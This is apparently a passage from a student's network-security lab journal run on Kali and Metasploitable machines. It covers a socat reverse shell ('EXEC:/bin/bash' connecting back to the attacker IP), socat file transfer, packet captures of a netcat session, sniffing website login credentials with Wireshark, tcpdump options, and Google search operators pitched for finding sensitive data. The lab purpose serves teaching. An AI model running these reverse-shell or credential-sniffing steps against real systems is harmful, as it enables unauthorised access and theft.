33 24.891195848 192.168.95.206 192.168.95.230 TCP 91 4444 → 55896 [P
34 24.891211388 192.168.95.230 192.168.95.206 TCP 66 55896 → 4444 [A

Frame 32: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_22:46:4f (08:00:27:22:46:4f), Dst: PcsCompu_4f:7d:d3 (08:00:27:4f
Internet Protocol Version 4, Src: 192.168.95.230, Dst: 192.168.95.206
Transmission Control Protocol, Src Port: 55896, Dst Port: 4444, Seq: 1, Ack: 1, Len: 13
Data (13 bytes)
Data: 63617420657265762e7478740a
[Length: 13]

0000 08 00 27 4f 7d d3 08 00 27 22 46 4f 08 00 45 00 .}'0}...'"FO..E.
0010 00 41 a1 d4 40 00 40 06 57 dd c0 a8 5f e6 c0 a8 ..A..@..W.....
0020 5f ce da 58 11 5c e3 a5 06 d8 9a 50 62 b8 80 18 ..X.\...Pb...
0030 01 f6 41 39 00 00 01 01 08 0a 05 c9 6e 53 00 06 ..A9.....nS..
0040 a8 8d 63 61 74 20 65 72 65 76 2e 74 78 74 0a ..cat er ev.txt.

tcp.stream eq 0
No. Time Source Destination Protocol Length Info
32 24.888518497 192.168.95.230 192.168.95.206 TCP 79 55896 → 4444 [PSH,
33 24.891195848 192.168.95.206 192.168.95.230 TCP 91 4444 → 55896 [PSH,
34 24.891211388 192.168.95.230 192.168.95.206 TCP 66 55896 → 4444 [ACK]

Frame 33: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_4f:7d:d3 (08:00:27:4f:7d:d3), Dst: PcsCompu_22:46:4f (08:00:27:22:46
Internet Protocol Version 4, Src: 192.168.95.206, Dst: 192.168.95.230
Transmission Control Protocol, Src Port: 4444, Dst Port: 55896, Seq: 1, Ack: 14, Len: 25
Data (25 bytes)
Data: 544849532049532053494d504c4520544553542046494c450a
[Length: 25]

0000 08 00 27 22 46 4f 08 00 27 4f 7d d3 08 00 45 00 .'"FO.. '0}...E.
0010 00 4d fb 95 40 00 40 06 fe 0f c0 a8 5f ce c0 a8 ..M..@.. .....
0020 5f e6 11 5c da 58 9a 50 62 b8 e3 a5 06 e5 80 18 ..\XPb.....
0030 00 5b b6 21 00 00 01 01 08 0a 00 06 e3 74 05 c9 ..[!....t...
0040 6e 53 54 48 49 53 20 49 53 20 53 49 4d 50 4c 45 n$THIS I S SIMPLE
0050 20 54 45 53 54 20 46 49 4c 45 0a TEST FILE.

Data (data.data), 25 bytes
```

8. REVERSE SHELL :- In the reverse shell we are going to set up the listener in our attacker machine first and then command the victim to connect back to the attacker.
- First we use the following command to start a listener on our attacker machine **socat -d -d TCP4-LISTEN:4443 STDOUT**.

```
File Actions Edit View Help
└─(root㉿kali)-[~]
# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.95.230 netmask 255.255.255.0 broadcast 192.168.95.255
                inet6 fe80::89ab:3bb9:4331:ec1c prefixlen 64 scopeid 0x20<link>
                  ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
                    RX packets 42 bytes 15588 (15.2 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 37 bytes 11588 (11.3 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

└─(root㉿kali)-[~]
# socat -d -d TCP4-LISTEN:4443 STDOUT
2022/11/01 04:43:10 socat[1893] N listening on AF=2 0.0.0.0:4443

```

Then on the victim machine we run the following command specifying the correct IP and port.
socat TCP4:192.168.1.4443 EXEC:/bin/bash

```
collisions:0 txqueuelen:1000
RX bytes:5324 (5.1 KB) TX bytes:8118 (7.9 KB)
Base address:0xd020 Memory:f1200000-f1220000

msfadmin@metasploitable:~$ socat TCP4:192.168.95.230:4443 EXEC:/bin/bash
```

```
└─(root㉿kali)-[~]
# socat -d -d TCP4-LISTEN:4443 STDOUT
2022/11/01 04:43:10 socat[1893] N listening on AF=2 0.0.0.0:4443
2022/11/01 04:45:43 socat[1893] N accepting connection from AF=2 192.168.95.206:54110 on AF=2 192.168.95.
230:4443
2022/11/01 04:45:43 socat[1893] N using stdout for reading and writing
2022/11/01 04:45:43 socat[1893] N starting data transfer loop with FDs [6,6] and [1,1]
```

```
└─(root㉿kali)-[~]
# socat -d -d TCP4-LISTEN:4443 STDOUT
2022/11/01 04:43:10 socat[1893] N listening on AF=2 0.0.0.0:4443
2022/11/01 04:45:43 socat[1893] N accepting connection from AF=2 192.168.95.206:54110 on AF=2 192.168.95.
230:4443
2022/11/01 04:45:43 socat[1893] N using stdout for reading and writing
2022/11/01 04:45:43 socat[1893] N starting data transfer loop with FDs [6,6] and [1,1]
cat socat.txt
ls
erev
file.txt
vulnerable
yaseera
cat file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING ON THE NETWORK
```

We have the attacker shell which successfully reads the file which is at the victims machine.

```
msfadmin@metasploitable:~$ socat TCP4:192.168.95.230:4443 EXEC:/bin/bash
cat: socat.txt: No such file or directory
```

9. File Transfer

Now, it's time to discover another functionality of the socat. We can transfer files with the help of the connection that is established with the help of socat. For demonstration, we decided to create a text file with a small message as shown in the image below.

```
└─(root㉿kali)-[~]
└─# cat >demo.txt
THIS IS CREATED FOR FILE TRANSFER USING SOCAT AT KALI
└─# ┌─
```

Next, we run socat with the Address Type as TCP4 and create a listener with hosting the file with the help of the file keyword.

```
└─(root㉿kali)-[~]
└─# cat >demo.txt
THIS IS CREATED FOR FILE TRANSFER USING SOCAT AT KALI
└─(root㉿kali)-[~]
└─# socat TCP4-LISTEN:443,fork file:demo.txt
└─# ┌─
```


As we created the file to transfer on our Kali Machine, we will now move to the metasploit machine and attempt to transfer the file demo.txt here. We need to connect to the listener that is created on the Kali Machine and mention the file name that is hosted along with the create keyword as shown in the image below. We can see that this will transfer the file.

```
msfadmin@metasploitable:~$ socat TCP4:192.168.95.230:443 file:demo.txt,create
msfadmin@metasploitable:~$ ls
demo.txt  erev  file.txt  kali.txt  vulnerable  yaseera
msfadmin@metasploitable:~$ ┌─
```


```
msfadmin@metasploitable:~$ cat demo.txt
THIS IS CREATED FOR FILE TRANSFER USING SOCAT AT KALI
msfadmin@metasploitable:~$ ┌─
```

B. WIRESHARK AND TCPDUMP

Step 1: Open Wireshark in kali



Step 2: Go to Capture tab and select Start




Step 3: Open a website in a new window and enter the user id and password. Register if needed.




Google Workspace



Step 4: Enter the credentials and then sign in. The wireshark tool will keep recording the packets.

Step 5: Select filter as http to make the search easier and click on apply.



Step 6: Now stop the tool to stop recording





TCP DUMP:- tcpdump is a packet sniffing and packet analyzing tool for a System Administrator to troubleshoot connectivity issues in Linux. It is used to capture, filter, and analyze network traffic such as TCP/IP packets going through your system. It is many times used as a security tool as well. It saves the captured information in a pcap file, these pcap files can then be opened through wireshark or through the command tool itself.

```
(root㉿kali)-[~]
# apt install tcpdump
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
tcpdump is already the newest version (4.99.2-1).
tcpdump set to manually installed.
The following packages were automatically installed and are no longer required:
  freeglut3 libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl
  liblist-moreutils-xs-perl libpython3.9-minimal libpython3.9-stdlib libwacom-bin python3-dataclasses-json
  python3-limiter python3-marshmallow-enum python3-mypy-extensions python3-responses python3-spyse
  python3-token-bucket python3-typing-inspect python3.9 python3.9-minimal ruby3.0 ruby3.0-dev ruby3.0-doc
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 173 not upgraded.
( root㉿kali ) ~
```

```
(root㉿kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.0.107  netmask 255.255.255.0  broadcast 192.168.0.255
      inet6 fe80::89ab:3bb9:4331:ec1c  brd fe80::fffe:3bb9:4331:ec1c  scopeid 0x20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
          RX packets 303715  bytes 193905254 (184.9 MiB)  NOTICE
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 32364  bytes 9064894 (8.6 MiB)  NOTICE
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

1. CAPTURE PACKETS FROM SPECIFIC INTERFACE

```
[root@kali] ~# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:43:26.213245 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 122
06:43:26.2226594 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 119
06:43:26.240324 IP 192.168.0.106.60312 > 142.250.82.17.3478: UDP, length 48
06:43:26.240326 IP 192.168.0.106.57903 > bom12s19-in-f14.1e100.net.https: UDP, length 33
06:43:26.253238 IP bom12s19-in-f14.1e100.net.https > 192.168.0.106.57903: UDP, length 26
06:43:26.266077 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 117
06:43:26.279617 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 956
06:43:26.279793 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 956
06:43:26.279945 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 957
06:43:26.287694 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 117
06:43:26.288321 IP 192.168.0.107.39299 > 192.168.0.1.domain: 53737: PTR? 106.0.168.192.in-addr.arpa. (44)
06:43:26.291315 IP 192.168.0.1.domain > 192.168.0.107.39299: 53737 NXDomain 0/1/0 (93)
06:43:26.291730 IP 192.168.0.107.47633 > 192.168.0.1.domain: 16014: PTR? 17.82.250.142.in-addr.arpa. (44)
06:43:26.302652 IP 192.168.0.106.60312 > 142.250.82.17.3478: UDP, length 48
06:43:26.305781 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 130
06:43:26.306422 IP 142.250.82.17.3478 > 192.168.0.106.62443: UDP, length 68
06:43:26.331247 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 122
06:43:26.351495 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 122
06:43:26.355105 IP 192.168.0.1.domain > 192.168.0.107.47633: 16014 NXDomain 0/1/0 (104)
06:43:26.355537 IP 192.168.0.107.52569 > 192.168.0.1.domain: 5234: PTR? 14.42.251.142.in-addr.arpa. (44)
```

2. CAPTURE ONLY SPECIFIC NUMBER OF PACKETS

```
[root@kali] ~# tcpdump -c 5 -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:45:25.430748 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 1181
06:45:25.431419 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 1181
06:45:25.431882 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 1181
06:45:25.431884 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 1181
06:45:25.432097 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 1181
5 packets captured
18 packets received by filter
0 packets dropped by kernel
```

3. PRINT CAPTURED PACKET IN ASCII FORMAT

```
[root@kali] ~# tcpdump -A -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:46:41.698104 IP bom12s14-in-f10.1e100.net.https > 192.168.0.107.49873: UDP, length 51
E..O..@.>.....
...K.....;t^M.....).K..-.N.-...N.dB8h_.<..?}.0.Y.{..By.X.]?..?
06:46:41.698129 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 120
E`...,.@....R.....j.....o..:.=L...
.....*....1.....a...Y.....\....r=m.<..(....>...?=...%..3.T.....X.4.F.#. ....L..
06:46:41.698710 IP bom12s14-in-f10.1e100.net.https > 192.168.0.107.49873: UDP, length 28
E..8..@.>.....
...K.....$.7S.....9.N.....0.5"Q.E.cC+
06:46:41.699282 IP 192.168.0.107.49873 > bom12s14-in-f10.1e100.net.https: UDP, length 40
E..D..@.o.*..k...
.....@.Zu...IV.../.t.w.Ow....$.Gq..Ap...p)
06:46:41.709155 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 116
E..8...@....R....j....|D..o...:A....
.....*....1.....&...72.Z(.M.....{oS.x.i.PGVgi.....N.....,@.U1.(...)j...B..[...M.K...
06:46:41.709551 IP bom12s14-in-f10.1e100.net.https > 192.168.0.107.49873: UDP, length 28
E..8..@.>.....
...K.....$.B.....k...?..}v.o.z...xE.
06:46:41.711380 IP 192.168.0.107.49873 > bom12s14-in-f10.1e100.net.https: UDP, length 1357
E..1..@.o.%l...k...
.....U..l...IV.../.u..m...!<..Eu.....e...@$...o.....D0:L.....6".....P. }.....Nb.
....p.q.n...D.o<v...c,...6.h..KM...^yE./....[g..._...g0.7.....B.H.!@.....U}....|..c
```

4. DISPLAY AVAILABLE INTERFACES

```
[root@kali] ~# tcpdump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7.dbus-system (D-Bus system bus) [none]
8.dbus-session (D-Bus session bus) [none]
```

5. CAPTURE IP ADDRESS OF PACKET

```
06:50:42.554139 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554264 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554427 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554588 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554590 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554761 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554914 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.554917 IP 192.168.0.106.62443 > 142.250.82.1
06:50:42.577961 IP 142.250.82.17.3478 > 192.168.0.106
06:50:42.577965 IP 142.250.82.17.3478 > 192.168.0.106
06:50:42.588968 IP 142.250.82.17.3478 > 192.168.0.106
06:50:42.604435 IP 142.250.82.17.3478 > 192.168.0.106
^Z
zsh: suspended  tcpdump -n -i eth0
```

6. CAPTURE ONLY TCP PACKET

```
(root㉿kali)-[~]
# tcpdump -c 5 -i eth0 tcp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:52:21.882147 IP 192.168.0.106.1034 > ec2-54-85-240-191.compute-1.amazonaws.com.https: Flags [P.], seq 3172278945:3172279017, ack 240454,
517, length 72
06:52:21.882271 IP 192.168.0.106.1035 > ec2-52-204-104-225.compute-1.amazonaws.com.https: Flags [P.], seq 4145678076:4145678148, ack 30395,
516, length 72
06:52:22.123598 IP ec2-54-85-240-191.compute-1.amazonaws.com.https > 192.168.0.106.1034: Flags [P.], seq 1:96, ack 72, win 49, length 95
06:52:22.124155 IP ec2-52-204-104-225.compute-1.amazonaws.com.https > 192.168.0.106.1035: Flags [P.], seq 1:96, ack 72, win 180, length 95
06:52:22.163045 IP 192.168.0.106.1034 > ec2-54-85-240-191.compute-1.amazonaws.com.https: Flags [.], ack 96, win 517, length 0
5 packets captured
7 packets received by filter
0 packets dropped by kernel
```

7. CAPTURE PACKET FROM SPECIFIC PORT

```
(root㉿kali)-[~]
# tcpdump -i eth0 port 22
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

8. PACKETS FROM DESTINATION IP

```
(root㉿kali)-[~]
# tcpdump -i eth0 dst 8.8.8.8
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

9. PACKETS FROM SOURCE IP

```
(root㉿kali)-[~]
# tcpdump -i eth0 src 192.168.0.107
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:59:37.585759 IP 192.168.0.107.49873 > bom12s14-in-f10.1e100.net.https: UDP, length 33
06:59:37.667737 IP 192.168.0.107.59092 > 192.168.0.1.domain: 464+ PTR? 10.192.250.142.in-addr.arpa. (45)
06:59:37.671115 IP 192.168.0.107.35201 > 192.168.0.1.domain: 32582+ PTR? 107.0.168.192.in-addr.arpa. (44)
06:59:37.771150 IP 192.168.0.107.40250 > 192.168.0.1.domain: 63233+ PTR? 1.0.168.192.in-addr.arpa. (42)
06:59:38.546341 IP 192.168.0.107.43444 > bom12s21-in-f5.1e100.net.https: Flags [P.], seq 279627018:279627057, ack 19836949: op,TS val 2744043513 ecr 3330252862], length 39
06:59:38.594906 IP 192.168.0.107.43444 > bom12s21-in-f5.1e100.net.https: Flags [.], ack 40, win 501, options [nop,nop,TS val 96], length 0
06:59:38.610768 IP 192.168.0.107.33628 > 192.168.0.1.domain: 34042+ PTR? 69.42.251.142.in-addr.arpa. (44)
```

10. FILTERING BY PROTOCOL

```
(root㉿kali)-[~]
# tcpdump -n tcp gmail
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
07:02:24.217811 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [P.], seq 3869247012:38691
07:02:24.217829 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [P.], seq 543:1038, ack 1
07:02:24.217833 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [P.], seq 1038:1114, ack 1
07:02:24.217838 IP 192.168.0.106.29815 > 142.251.42.69.443: Flags [..], ack 1114, win 507, length 0
07:02:24.218622 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [P.], seq 1114:1168, ack 1
07:02:24.218627 IP 192.168.0.106.29815 > 142.251.42.69.443: Flags [..], ack 1168, win 512, length 0
07:02:24.220333 IP 192.168.0.106.29815 > 142.251.42.69.443: Flags [P.], seq 1:36, ack 1168, length 0
07:02:24.221499 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [P.], seq 1168:1207, ack 1
07:02:24.2221712 IP 192.168.0.106.29815 > 142.251.42.69.443: Flags [P.], seq 36:75, ack 1207, length 0
07:02:24.228278 IP 142.251.42.69.443 > 192.168.0.106.29815: Flags [..], ack 75, win 4278, length 0
^C
you've visited this page many times. Last visit: 10/7/2023
10 packets captured
10 packets received by filter
0 packets dropped by kernel
```

PRACTICAL No. 3: PASSIVE INFORMATION GATHERING

a. GOOGLE HACKING

i. USING Search Operators and Commands

In this we will look various operators and commands you can apply to hack into sensitive data available on the internet using the Google search engine.

1. Operators and commands:

- Specific Site: This operator is used to search for a specific site.

Example: site: name of the website.

The screenshot shows a Google search results page with the query "site:mu.ac.in" in the search bar. Below the search bar, there are filter buttons for All, Books, Images, Shopping, News, and More. A message indicates "About 60,300 results (0.21 seconds)". A link to "Try Google Search Console" is present. The first result is "https://mu.ac.in" followed by the text "Mumbai University - University of Mumbai". A brief description follows: "A unique of its kind, currently the University has 56 Departments, 12 specialized Centres, Affiliated Colleges, 2 main Campuses, 2 sub Campuses, 2 Model ...". The second result is "https://mu.ac.in > cad" followed by "College Affiliations and Development Department (CAD)".

- Specific URL: This operator is used to search for a specific keyword in the URL of the website.

Example: inurl: specified keyword

The screenshot shows a Google search results page with the query "inurl:mu" in the search bar. Below the search bar, there are filter buttons for All, News, Videos, Images, Shopping, and More. A message indicates "About 1,93,00,000 results (0.85 seconds)". The first result is "https://mu.ac.in" followed by "Mumbai University - University of Mumbai". A brief description follows: "The University of Mumbai is one of the oldest and premier Universities of India. I am honoured and greatly privileged to lead this great Institution; and ...". Subsequent results include "Examination", "Distance Open Learning", "Admission", "Distance & Open Learning", and a link to "More results from mu.ac.in »".

- Specific text in the title: This operator is used to search for data in reference to its title keyword.

Example: intitle: required keyword

